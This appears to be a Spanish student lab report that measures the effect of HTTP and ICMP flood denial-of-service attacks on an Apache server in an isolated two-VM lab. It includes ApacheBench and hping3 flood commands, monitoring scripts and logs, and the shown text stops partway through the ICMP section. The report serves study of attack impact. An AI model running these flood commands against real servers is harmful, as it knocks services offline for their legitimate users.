

ACT5 – HTTP & ICMP FLOOD

1 CONTENIDO

2	Introducción.....	2
3	ENTORNO DE TRABAJO	2
4	¿QUÉ ES UN ATAQUE DOS Y SUS DIFERENTES VARIANTES?.....	3
4.1	4.1 DoS volumétrico	3
4.2	DoS a nivel de protocolo.....	3
4.3	DoS a nivel de aplicación.....	3
4.4	DDoS	4
5	DESARROLLO TÉCNICO DEL LABORATORIO.....	4
5.1	http flood.....	6
5.1.1	Baseline.....	7
5.1.2	Ataque nivel 1	8
5.1.3	Ataque nivel 2	9
5.1.4	Ataque de nivel 3	10
5.1.5	Ataque de nivel 4 (saturación).....	11
5.1.6	Análisis de resultados.....	13
5.2	ICMP FLOOD	14
5.2.1	Baseline.....	14
5.2.2	Ataque ICMP básico	15
5.2.3	Ataque ICMP avanzado.....	17
6	Contramedidas básicas	18
7	A tener en cuenta	19
8	Conceptos básicos	0

2 INTRODUCCIÓN

En esta práctica hemos trabajado sobre ataques de denegación de servicio (DoS), centrándonos en dos variantes distintas: el ataque HTTP Flood, que actúa a nivel de aplicación, y el ataque ICMP Flood, que actúa a nivel de red.

Lo que hemos hecho ha sido montar un entorno controlado con dos máquinas virtuales, una actuando como atacante y otra como víctima, para observar de forma práctica cómo se comporta un servidor cuando recibe una gran cantidad de tráfico malicioso. A diferencia de la práctica anterior, donde trabajamos con un SYN Flood, en este caso hemos querido ver cómo cambia el impacto dependiendo del tipo de ataque.

Nuestro objetivo no ha sido simplemente ejecutar herramientas, sino entender qué ocurre técnicamente, cómo se refleja en los logs, qué recursos se ven afectados y cómo se pueden interpretar correctamente los resultados.

3 ENTORNO DE TRABAJO

Para realizar la práctica hemos utilizado dos máquinas virtuales en red local:

- **Máquina atacante:** Parrot OS
- **Máquina víctima:** Ubuntu Server con Apache
- **Servicio atacado:** servidor web en el puerto 80

Herramientas utilizadas:

- ab (ApacheBench)
- hping3
- tcpdump
- ss, sar, curl
- scripts en bash para la monitorización

Al igual que en la práctica anterior , hemos optado por trabajar sin múltiples terminales en la víctima. En su lugar, lo que hemos hecho ha sido ejecutar scripts en segundo plano con nohup y guardar los resultados en archivos de log. De esta forma, podemos registrar toda la actividad, analizarla y generar evidencias.

4 ¿QUÉ ES UN ATAQUE DOS Y SUS DIFERENTES VARIANTES?

Un ataque DoS tiene como objetivo impedir que un servicio esté disponible para usuarios legítimos. No busca acceder al sistema ni robar información, sino provocar que el servicio deje de responder o lo haga de forma muy lenta.

4.1 4.1 DoS VOLUMÉTRICO

Se basa en generar una gran cantidad de tráfico para saturar la red o el sistema. Aquí encaja el ICMP Flood, donde se envían muchos paquetes para consumir ancho de banda y capacidad de red.

4.2 DoS A NIVEL DE PROTOCOLO

Ya lo vimos en la práctica anterior con el SYN Flood. Se basa en explotar el funcionamiento del protocolo TCP para generar estados incompletos.

4.3 DoS A NIVEL DE APLICACIÓN

Aquí encaja el HTTP Flood. Lo que hemos hecho ha sido enviar muchas peticiones HTTP válidas al servidor, de forma que Apache tenga que procesarlas. A diferencia de otros ataques, aquí el tráfico parece legítimo, pero está diseñado para agotar recursos.

4.4 DDoS

Es la versión distribuida del ataque, donde múltiples máquinas atacan al mismo tiempo. En nuestra práctica lo hemos simulado parcialmente usando `--rand-source` en ICMP.

5 DESARROLLO TÉCNICO DEL LABORATORIO

Lo primero que hemos hecho ha sido instalar Apache y comprobar que funcionaba correctamente mediante `curl`.

```
glox_server@glox-server:~$ sudo systemctl start apache2
glox_server@glox-server:~$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable apache2
glox_server@glox-server:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: enabled)
   Active: active (running) since Mon 2022-03-30 17:09:11 UTC; 7min ago
     Docs: https://httpd.apache.org/docs/2.4/
  Main PID: 1305 (apache2)
    Tasks: 55 (limit: 4431)
  Memory: 7.9M (peak: 8.3M)
     CPU: 95ms
  CGroup: /system.slice/apache2.service
          └─1305 /usr/sbin/apache2 -k start
            └─1306 /usr/sbin/apache2 -k start
              └─1307 /usr/sbin/apache2 -k start

mar 30 17:09:11 glox-server systemd[1]: Starting apache2.service - The Apache HTTP Server...
mar 30 17:09:11 glox-server apachectl[11290]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the
glox_server@glox-server:~$ curl -s -o /dev/null -w 'HTTP %{http_code} - Tiempo: %{time_total}s\n' http://localhost/
HTTP/200 - Tiempo: 0.001371s
glox_server@glox-server:~$
```

```
[glox@parrot]~$ curl http://192.168.18.134
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
    Modified from the Debian original for Ubuntu
    Last updated: 2022-03-22
    See: https://launchpad.net/bugs/1966004
  -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Ubuntu Default Page: It works</title>
    <style type="text/css" media="screen">
      * {
        margin: 0px 0px 0px 0px;
        padding: 0px 0px 0px 0px;
      }

      body, html {
        padding: 3px 3px 3px 3px;
        background-color: #D8DBE2;
```

Después hemos creado scripts de monitorización que registran:

- uso de CPU
- número de conexiones TCP
- conexiones al puerto 80
- latencia HTTP
- tráfico de red (en ICMP)

Estos scripts los hemos ejecutado en segundo plano con nohup, guardando el PID para poder controlarlos posteriormente.

```
GNU nano 7.2 monitor_httpflood.sh
#!/bin/bash
LOG="$HOME/act5-victima/logs/monitor_httpflood.log"
echo "=== Monitor HTTP Flood ===" > "$LOG"
echo "Timestamp | CPU_idle | TCP_total | HTTP_ESTAB" >> "$LOG"

while true; do
    TS=$(date +%H:%M:%S)
    CPU_IDLE=$(sar -u 1 1 2>/dev/null | tail -1 | awk '{print $8}')
    TCP_TOTAL=$(ss -s | awk '/TCP:/ {print $2}')
    HTTP_ESTAB=$(ss -ant | grep ':80' | grep ESTAB | wc -l)
    echo "$TS | idle:${CPU_IDLE}% | tcp:${TCP_TOTAL} | http_estab:${HTTP_ESTAB}" >> "$LOG"
    sleep 1
done
```

```
GNU nano 7.2 monitor_icmp.sh
#!/bin/bash
LOG="$HOME/act5-victima/logs/monitor_icmp.log"
IFACE="ens33"
ATACANTE="192.168.18.130"

echo "=== Monitor ICMP Flood ===" > "$LOG"
echo "Hora | CPU_idle | RX_KB | ICMP_pps | Lat_ms" >> "$LOG"

while true; do
    TS=$(date +%H:%M:%S)
    IDLE=$(sar -u 1 1 2>/dev/null | tail -1 | awk '{print $8}')
    RXKB=$(cat /proc/net/dev | grep "$IFACE" | awk '{print int($2/1024)}')
    ICMPPS=$(timeout 1 sudo tcpdump -i "$IFACE" -n 'icmp[icmptype]==icmp-echo' -q 2>/dev/null | wc -l)
    LAT=$(ping -c 1 -W 1 "$ATACANTE" 2>/dev/null | grep rtt | awk -F '/' '{print $5}')
    echo "$TS | idle:${IDLE}% | rx:${RXKB}KB | icmp:${ICMPPS}pps | lat:${LAT}ms" >> "$LOG"
done
```

Por último, comprobamos que tengamos ApacheBenchmark y hping3 instalado en nuestra máquina atacante.

```
glox@parrot:~  
Archivo Editar Ver Buscar Terminal Ayuda  
[glox@parrot]~  
$ ab -V  
This is ApacheBench, Version 2.3 <$Revision: 1923142 $>  
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/  
Licensed to The Apache Software Foundation, http://www.apache.org/  
[glox@parrot]~  
$ hping3 --version  
hping3 version 3.0.0-alpha-2 ($Id: release.h,v 1.4 2004/04/09 23:38:56 antirez Exp $)  
This binary is TCL scripting capable  
[glox@parrot]~  
$
```

5.1 HTTP FLOOD

Una vez lo tenemos todo, vamos a realizar el ataque. Estas son las estadísticas normales, sin realizar ningún tipo de ataque:

```
glox_server@glox-server:~/act5-victima$ tail -n 5 logs/monitor_httpflood.log  
17:35:59 | idle:99,50% | tcp:6 | http_estab:0  
17:36:00 | idle:99,00% | tcp:6 | http_estab:0  
17:36:01 | idle:98,75% | tcp:6 | http_estab:0  
17:36:02 | idle:99,00% | tcp:6 | http_estab:0  
17:36:03 | idle:99,75% | tcp:6 | http_estab:0  
glox_server@glox-server:~/act5-victima$  
glox_server@glox-server:~/act5-victima$  
glox_server@glox-server:~/act5-victima$  
glox_server@glox-server:~/act5-victima$ tail -n 5 logs/monitor_icmp.log  
17:35:56 | idle:100,00% | rx:11028KB | icmp:1pps | lat:0.255ms  
17:35:58 | idle:99,75% | rx:11029KB | icmp:1pps | lat:0.237ms  
17:36:00 | idle:100,00% | rx:11029KB | icmp:1pps | lat:0.302ms  
17:36:02 | idle:99,00% | rx:11029KB | icmp:1pps | lat:0.254ms  
17:36:04 | idle:100,00% | rx:11029KB | icmp:1pps | lat:0.290ms  
glox_server@glox-server:~/act5-victima$ _
```

Aquí podemos ver que tanto el http como icmp funciona perfectamente y, que no hay bajada a nivel de CPU ni de latencia.

5.1.1 Baseline

En esta primera fase hemos realizado una prueba de referencia o baseline. Lo que hemos hecho aquí ha sido medir el comportamiento normal del servidor sin ningún tipo de ataque, con el objetivo de tener un punto de comparación claro para las siguientes fases.

La idea es partir de una situación controlada y progresivamente aumentar la carga hasta llegar a un escenario en el que el servicio se vea afectado o incluso deje de responder.


Para ello hemos utilizado la herramienta ApacheBench (ab), enviando un número reducido de peticiones concurrentes al servidor web:

```
ab -n 100 -c 10 http://192.168.18.134/ > baseline.txt
```

Con este comando hemos generado 100 peticiones HTTP con un nivel de concurrencia de 10, lo cual representa una carga baja y completamente asumible por el servidor.

En este escenario hemos observado que el servidor responde correctamente, sin errores y con tiempos de respuesta bajos. Además, en los logs de monitorización se aprecia que el uso de CPU y el número de conexiones se mantienen en valores normales.


Este baseline nos servirá como referencia para comparar el comportamiento del sistema cuando aumentemos progresivamente la carga en los siguientes apartados.



```
glox@parrot:~/act5-atacante
Archivo Editar Ver Buscar Terminal Ayuda
[glox@parrot]~[~/act5-atacante]
$cat baseline.txt | grep "Requests per second"
Requests per second: 6674.23 [#/sec] (mean)
[glox@parrot]~[~/act5-atacante]
$cat baseline.txt | grep "Time per request"
Time per request: 1.498 [ms] (mean)
Time per request: 0.150 [ms] (mean, across all concurrent requests)
[glox@parrot]~[~/act5-atacante]
$
```

5.1.2 Ataque nivel 1

En esta fase hemos aumentado ligeramente la carga sobre el servidor con respecto al baseline, con el objetivo de observar cómo empieza a comportarse el sistema cuando recibe un mayor número de peticiones simultáneas, pero sin llegar todavía a un escenario crítico. En este caso hemos enviado un total de 2000 peticiones HTTP con una concurrencia de 100, lo que supone un incremento considerable respecto al baseline.



```
glox@parrot:~/act5-atacante
Archivo Editar Ver Buscar Terminal Ayuda
[x]~[glox@parrot]~[~/act5-atacante]
$ab -n 2000 -c 100 http://192.168.18.134/ > ataque_nivel1.txt
Completed 200 requests
Completed 400 requests
Completed 600 requests
Completed 800 requests
Completed 1000 requests
Completed 1200 requests
Completed 1400 requests
Completed 1600 requests
Completed 1800 requests
Completed 2000 requests
Finished 2000 requests
[glox@parrot]~[~/act5-atacante]
$
```

Durante la ejecución de este ataque hemos observado que el número de conexiones al servidor aumenta significativamente, tal y como se refleja en los logs de monitorización. Sin embargo, el servidor continúa respondiendo correctamente y no se aprecian errores en las peticiones.

En cuanto al uso de recursos, el porcentaje de CPU se mantiene prácticamente estable, sin descensos significativos en el valor de idle. Esto indica que el servidor es capaz de gestionar esta carga sin dificultad.

Por tanto, en este nivel podemos concluir que, aunque el número de conexiones aumenta de forma notable, el sistema sigue funcionando con normalidad y no se produce una degradación del servicio.

18:15:03	idle:81,70%	tcp:2090	http_total:2085
18:15:05	idle:100,00%	tcp:2090	http_total:2085
18:15:07	idle:100,00%	tcp:2090	http_total:2085
18:15:09	idle:100,00%	tcp:2006	http_total:2001
18:15:11	idle:100,00%	tcp:2006	http_total:2001
18:15:13	idle:99,75%	tcp:2006	http_total:2001
18:15:15	idle:100,00%	tcp:2006	http_total:2001

Nota: Durante el ataque HTTP Flood se observaron picos momentáneos de carga en CPU, reduciendo el porcentaje de idle hasta aproximadamente un 35%. Sin embargo, esta carga no se mantuvo en el tiempo, ya que el sistema rechazaba conexiones antes de que estas alcanzaran la capa de aplicación. Esto se evidencia en el hecho de que no se registraron conexiones HTTP establecidas (http_estab:0), lo que indica que el servidor no llegó a procesar completamente las solicitudes HTTP.

5.1.3 Ataque nivel 2

En esta fase hemos incrementado aún más la carga sobre el servidor, con el objetivo de acercarnos a un escenario en el que el sistema comience a mostrar signos de degradación.

```
ab -n 10000 -c 300 http://192.168.18.134/ > ataque_nivel2.txt
```

18:15:54	idle:41,98%	tcp:8607	http_total:8710
18:15:56	idle:100,00%	tcp:8607	http_total:8602
18:15:58	idle:100,00%	tcp:8607	http_total:8602
18:16:00	idle:100,00%	tcp:8607	http_total:8602
18:16:02	idle:100,00%	tcp:8607	http_total:8602
18:16:04	idle:100,00%	tcp:8607	http_total:8602
18:16:06	idle:100,00%	tcp:7747	http_total:7742
18:16:08	idle:100,00%	tcp:7747	http_total:7742
18:16:10	idle:100,00%	tcp:7747	http_total:7742

En este caso hemos generado 10000 peticiones HTTP con una concurrencia de 300, lo que supone una carga significativamente mayor que en el nivel anterior.

Durante la ejecución del ataque hemos observado un aumento considerable en el número de conexiones activas hacia el servidor, reflejado en los logs mediante valores

elevados de conexiones HTTP. A diferencia del nivel 1, en este punto comienzan a apreciarse picos puntuales en el uso de CPU, reduciéndose temporalmente el porcentaje de idle.

Estos descensos no se mantienen de forma constante, sino que aparecen en forma de ráfagas. Esto se debe al comportamiento de la herramienta ab, que envía peticiones de manera intensiva en intervalos cortos, generando momentos de carga seguidos de periodos de recuperación.

A pesar de este incremento en la carga, el servidor continúa respondiendo correctamente en la mayoría de los casos, aunque ya se observa un aumento en los tiempos de respuesta, lo que indica una ligera degradación del servicio.

Por tanto, en este nivel podemos concluir que el sistema comienza a verse afectado por el ataque, aunque todavía es capaz de gestionarlo sin llegar a un estado crítico.

5.1.4 Ataque de nivel 3

En esta fase hemos llevado el ataque a un nivel alto de carga, con el objetivo de provocar una degradación clara del servicio y comprobar hasta qué punto el servidor es capaz de soportar un gran número de peticiones simultáneas.

```
ab -n 100000 -c 500 http://192.168.18.134/ > ataque_nivel3.txt
```

En este caso hemos generado 100000 peticiones HTTP con una concurrencia de 500, lo que representa un escenario de alta carga sobre el servidor.

Durante la ejecución del ataque se ha observado un incremento muy elevado en el número de conexiones HTTP activas, alcanzando valores de varios miles de conexiones

simultáneas en los logs de monitorización. A diferencia de los niveles anteriores, en este punto el impacto sobre el sistema es claramente visible.

18:16:50	idle: 43,80%	tcp:10459	http_total:10464
18:16:52	idle: 6,15%	tcp:13457	http_total:13513
18:16:55	idle: 8,23%	tcp:13938	http_total:13988
18:16:57	idle: 6,63%	tcp:14130	http_total:14074
18:16:59	idle: 15,03%	tcp:14003	http_total:14107
18:17:01	idle: 100,00%	tcp:13966	http_total:13961
18:17:03	idle: 100,00%	tcp:13966	http_total:13961
18:17:05	idle: 100,00%	tcp:13966	http_total:13961
18:17:07	idle: 100,00%	tcp:13966	http_total:13961

El porcentaje de CPU idle disminuye de forma notable, lo que indica que el servidor está dedicando una mayor cantidad de recursos al procesamiento de las peticiones. Además, este descenso ya no se produce únicamente en picos puntuales, sino que se mantiene durante más tiempo, reflejando una carga sostenida.

También se aprecia un aumento en los tiempos de respuesta, lo que indica que el servidor comienza a tener dificultades para atender todas las peticiones de forma eficiente.

Por tanto, en este nivel podemos afirmar que el ataque HTTP Flood está afectando de forma directa al rendimiento del servidor, produciendo una degradación significativa del servicio.


5.1.5 Ataque de nivel 4 (saturación)

En esta última fase hemos llevado el ataque al máximo nivel de carga con el objetivo de provocar una saturación completa del servidor y observar un escenario real de denegación de servicio.

```
ab -n 1000000 -c 1000 http://192.168.18.134/ > ataque_nivel4.txt
```

En este caso hemos generado un volumen muy elevado de peticiones HTTP, con una concurrencia de 1000 conexiones simultáneas, lo que supone una carga extrema para el servidor.

Durante la ejecución del ataque se ha observado un comportamiento claramente distinto a los niveles anteriores. El número de conexiones HTTP activas alcanza valores muy elevados, manteniéndose de forma constante en niveles altos. Esto indica que el servidor se encuentra bajo una presión continua.



18:10:55	idle:35,04%	tcp:13804	http_total:14023
18:10:57	idle:9,02%	tcp:13702	http_total:13880
18:11:00	idle:16,02%	tcp:13793	http_total:14068
18:11:02	idle:9,30%	tcp:13689	http_total:13874
18:11:04	idle:15,79%	tcp:13868	http_total:13901
18:11:06	idle:13,70%	tcp:13648	http_total:13900
18:11:08	idle:13,21%	tcp:13612	http_total:13996
18:11:10	idle:10,00%	tcp:13761	http_total:13880
18:11:12	idle:17,71%	tcp:13742	http_total:14068
18:11:14	idle:12,63%	tcp:13871	http_total:14068
18:11:16	idle:8,74%	tcp:13609	http_total:13730
18:11:18	idle:16,58%	tcp:13822	http_total:14068
18:11:20	idle:16,97%	tcp:13786	http_total:14068
18:11:22	idle:17,15%	tcp:13857	http_total:14068
18:11:24	idle:19,00%	tcp:13584	http_total:13867

El porcentaje de CPU idle disminuye de forma considerable, evidenciando que el sistema está utilizando la mayor parte de sus recursos para intentar gestionar las peticiones entrantes. A diferencia de los niveles anteriores, aquí la carga es sostenida y no se trata únicamente de picos puntuales. Además, se aprecia una degradación clara del servicio:


- aumento significativo del tiempo de respuesta
- posibles errores en las peticiones
- dificultad para atender nuevas conexiones

En algunos momentos, el servidor puede incluso dejar de responder correctamente, lo que demuestra que se ha alcanzado un escenario real de denegación de servicio.

Por tanto, en este nivel podemos concluir que el ataque HTTP Flood ha conseguido saturar el servidor, afectando directamente a su disponibilidad.

5.1.6 Análisis de resultados

Para analizar el impacto de los distintos niveles de ataque, hemos extraído las métricas más relevantes de los resultados generados por ApacheBench utilizando comandos grep. Esto nos ha permitido comparar de forma directa los distintos escenarios sin necesidad de revisar cada archivo individualmente.



```
[glox@parrot]~/act5-atacante
$grep "Requests per second" *.txt
ataque_baseline.txt:Requests per second: 7630.68 [#/sec] (mean)
ataque_nivel1.txt:Requests per second: 10148.11 [#/sec] (mean)
ataque_nivel2.txt:Requests per second: 7281.84 [#/sec] (mean)
ataque_nivel3.txt:Requests per second: 10844.48 [#/sec] (mean)

[glox@parrot]~/act5-atacante
$grep "Time per request" *.txt
ataque_baseline.txt:Time per request: 1.311 [ms] (mean)
ataque_baseline.txt:Time per request: 0.131 [ms] (mean, across all concurrent requests)
ataque_nivel1.txt:Time per request: 9.854 [ms] (mean)
ataque_nivel1.txt:Time per request: 0.099 [ms] (mean, across all concurrent requests)
ataque_nivel2.txt:Time per request: 41.198 [ms] (mean)
ataque_nivel2.txt:Time per request: 0.137 [ms] (mean, across all concurrent requests)
ataque_nivel3.txt:Time per request: 46.106 [ms] (mean)
ataque_nivel3.txt:Time per request: 0.092 [ms] (mean, across all concurrent requests)

[glox@parrot]~/act5-atacante
$grep "Failed requests" *.txt
ataque_baseline.txt:Failed requests: 0
ataque_nivel1.txt:Failed requests: 0
ataque_nivel2.txt:Failed requests: 0
ataque_nivel3.txt:Failed requests: 0

[glox@parrot]~/act5-atacante
$
```

En primer lugar, se ha analizado el número de peticiones por segundo (Requests per second). Se observa que en los niveles iniciales este valor aumenta debido al incremento

de la carga, pero a medida que el ataque se intensifica, el comportamiento se vuelve inestable, lo que indica que el servidor comienza a acercarse a su límite de capacidad.

Por otro lado, el tiempo medio por petición (Time per request) muestra un incremento muy significativo. Mientras que en el baseline los tiempos son bajos, en niveles superiores aumentan considerablemente, lo que refleja una degradación clara del rendimiento.

En cuanto a las peticiones fallidas (Failed requests), no se han registrado errores. Esto indica que el servidor sigue respondiendo, aunque con un rendimiento significativamente inferior.

En conjunto, estos resultados demuestran que el ataque HTTP Flood no provoca una caída total del servicio, pero sí una degradación clara, afectando directamente a la capacidad de respuesta del servidor.

5.2 ICMP FLOOD

En este apartado hemos analizado el comportamiento del sistema frente a un ataque ICMP Flood, cuyo objetivo es saturar la red y provocar una degradación del servicio mediante el envío masivo de paquetes ICMP, a diferencia del HTTP Flood, que actúa a nivel de aplicación, este tipo de ataque se sitúa en la capa de red, afectando principalmente al tráfico entrante y a la latencia del sistema.

5.2.1 Baseline

Antes de ejecutar el ataque, hemos realizado una medición inicial para conocer el comportamiento normal del sistema en condiciones sin carga.

```
[x]-[glox@parrot]-[~/act5-atacante]
$ping -c 10 192.168.18.134
PING 192.168.18.134 (192.168.18.134) 56(84) bytes of data.
64 bytes from 192.168.18.134: icmp_seq=1 ttl=64 time=0.427 ms
64 bytes from 192.168.18.134: icmp_seq=2 ttl=64 time=0.240 ms
64 bytes from 192.168.18.134: icmp_seq=3 ttl=64 time=0.269 ms
64 bytes from 192.168.18.134: icmp_seq=4 ttl=64 time=0.252 ms
```

En esta fase hemos observado que la latencia se mantiene en valores muy bajos y estables, lo que indica que la comunicación entre ambas máquinas es correcta y no existe congestión en la red.

18:47:28	idle:86,18%	rx:916089KB	icmp:1pps	lat:0.328ms
18:47:30	idle:99,75%	rx:916089KB	icmp:1pps	lat:0.240ms
18:47:32	idle:100,00%	rx:916090KB	icmp:1pps	lat:0.277ms
18:47:34	idle:100,00%	rx:916090KB	icmp:1pps	lat:0.278ms
18:47:36	idle:100,00%	rx:916090KB	icmp:1pps	lat:0.242ms
18:47:38	idle:99,75%	rx:916091KB	icmp:1pps	lat:0.291ms
18:47:40	idle:99,75%	rx:916091KB	icmp:1pps	lat:0.462ms
18:47:42	idle:100,00%	rx:916091KB	icmp:1pps	lat:0.509ms
18:47:44	idle:99,75%	rx:916091KB	icmp:1pps	lat:0.847ms

5.2.2 Ataque ICMP básico

En esta fase hemos ejecutado un ataque ICMP Flood básico con el objetivo de generar una gran cantidad de tráfico hacia la máquina víctima.

```
[glox@parrot]-[~/act5-atacante]
$sudo hping3 --icmp --flood 192.168.18.134
HPING 192.168.18.134 (ens33 192.168.18.134): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Durante la ejecución del ataque hemos observado un incremento muy elevado en el tráfico de red recibido (RX), lo que indica que la máquina víctima está recibiendo una gran cantidad de paquetes ICMP.

Sin embargo, a diferencia del HTTP Flood, el uso de CPU ha mostrado ligeras variaciones, pero nada significativo. Esto se debe a que el procesamiento de paquetes ICMP es relativamente eficiente y no requiere un uso intensivo de recursos en este tipo de entorno.

18:51:35	idle: 91,40%	rx: 919906KB	icmp: 74069pps	lat: 18.168ms
18:51:37	idle: 74,87%	rx: 929095KB	icmp: 72359pps	lat: 15.002ms
18:51:39	idle: 82,47%	rx: 938631KB	icmp: 74070pps	lat: 14.748ms
18:51:41	idle: 74,44%	rx: 948261KB	icmp: 68885pps	lat: 16.906ms
18:51:43	idle: 74,44%	rx: 957193KB	icmp: 63728pps	lat: 14.199ms
18:51:45	idle: 74,69%	rx: 966276KB	icmp: 70629pps	lat: 20.100ms
18:51:47	idle: 84,75%	rx: 975363KB	icmp: 68924pps	lat: 17.323ms
18:51:49	idle: 74,75%	rx: 984275KB	icmp: 65456pps	lat: 18.607ms
